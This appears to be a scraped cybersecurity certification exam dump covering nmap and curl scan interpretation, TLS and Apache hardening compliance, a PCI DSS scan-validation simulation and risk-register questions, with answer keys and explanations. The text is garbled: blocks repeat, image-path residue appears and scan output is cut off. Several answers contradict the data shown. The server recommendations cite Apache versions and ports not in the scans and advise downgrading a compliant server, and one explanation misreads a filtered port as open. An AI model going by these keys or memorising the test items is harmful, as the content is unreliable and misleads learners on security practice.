AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```


AppServ4:

AppServ1 AppServ2 AppServ3 AppServ4

```
Server: Apache/2.4.43 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
```


2:38:26

Compliance Report

Fill out the following report based on your analysis of the scan data.


- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

Part 2:



Answer:

Part 1:



Part 2:

Based on the compliance report, I recommend the following changes for each server:

AppServ1: No changes are needed for this server.

AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.

AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

NEW QUESTION: 32

A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5

PORT          STATE          SERVICE
21            closed         ftp
22            open           ssh
23            filtered       telnet
636           open           ldaps
1723          open           pptp
443           closed         https
3389          closed         ms-term-server
```


Which of the following services should the security team investigate further? (Select two).

A. 21

B. 22

C. 23

D. 636

E. 1723

F. 3389

Answer: (SHOW ANSWER)

The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices1 The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.

Among the six ports listed, two are particularly risky and should be investigated further by the security team:

port 23 and port 636.

Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution.


Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers.

Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host23 Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections.

Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 6362

NEW QUESTION: 33

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.
If the venerability is not valid, the analyst must take the proper steps to get the scan clean.
If the venerability is valid, the analyst must remediate the finding.
After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.
INTRUCTIONS:
The simulation includes 2 steps.
Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report

HIGH SEVERITY

Title:	Cleartext Transmission of Sensitive Information
Description:	The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected Asset:	172.30.0.15
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

MEDIUM SEVERITY

Title:	Sensitive Cookie in HTTPS session without 'Secure' Attribute
Description:	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintex over HTTP session.
Affected Asset:	172.30.0.152
Risk:	Session Sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 Certificate
Description:	The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.
Affected Asset:	172.30.0.153
Risk:	May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).
Reference:	CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

Answer:

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	Encrypt Entire Session
WEB_SERVER02	True Positive	Encrypt All Session Cookies
WEB_SERVER03	True Positive	Request Certificate from a Public CA

NEW QUESTION: 34
A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?
A. OpenVAS
B. Burp Suite
C. Nmap
D. Wireshark
Answer: A (LEAVE A REPLY)
OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes.

NEW QUESTION: 35
You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not The company's hardening guidelines indicate the following
* TLS 1 2 is the only version of TLS
running.
* Apache 2.4.18 or greater should be used.
* Only default ports should be used.
INSTRUCTIONS
using the supplied dat

a. record the status of compliance With the company's guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.
Part 1:

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
```

```
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
```

```
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
```

AppServ2:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
```


AppServ3:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```


AppServ4:

AppServ1 AppServ2 AppServ3 AppServ4


```
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
```


2:38:26


Compliance Report
Fill out the following report based on your analysis of the scan data.
AppServ1 is only using TLS 1.2
AppServ2 is only using TLS 1.2
AppServ3 is only using TLS 1.2
AppServ4 is only using TLS 1.2
AppServ1 is using Apache 2.4.18 or greater
AppServ2 is using Apache 2.4.18 or greater
AppServ3 is using Apache 2.4.18 or greater
AppServ4 is using Apache 2.4.18 or greater

Part 2:



Configuration Change Recommendations
Add Recommendation for
AppSrv4
AppSrv1
AppSrv2
AppSrv3
AppSrv4



A. check the explanation part below for the solution

Answer: (SHOW ANSWER)

Part 1:



Part 2:

Based on the compliance report, I recommend the following changes for each server:

AppServ1: No changes are needed for this server.

AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.

AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

NEW QUESTION: 36

Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

A. Risk register
B. Vulnerability assessment
C. Penetration test
D. Compliance report
Answer: (SHOW ANSWER)
A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle12. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them345.
Reference: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

NEW QUESTION: 37
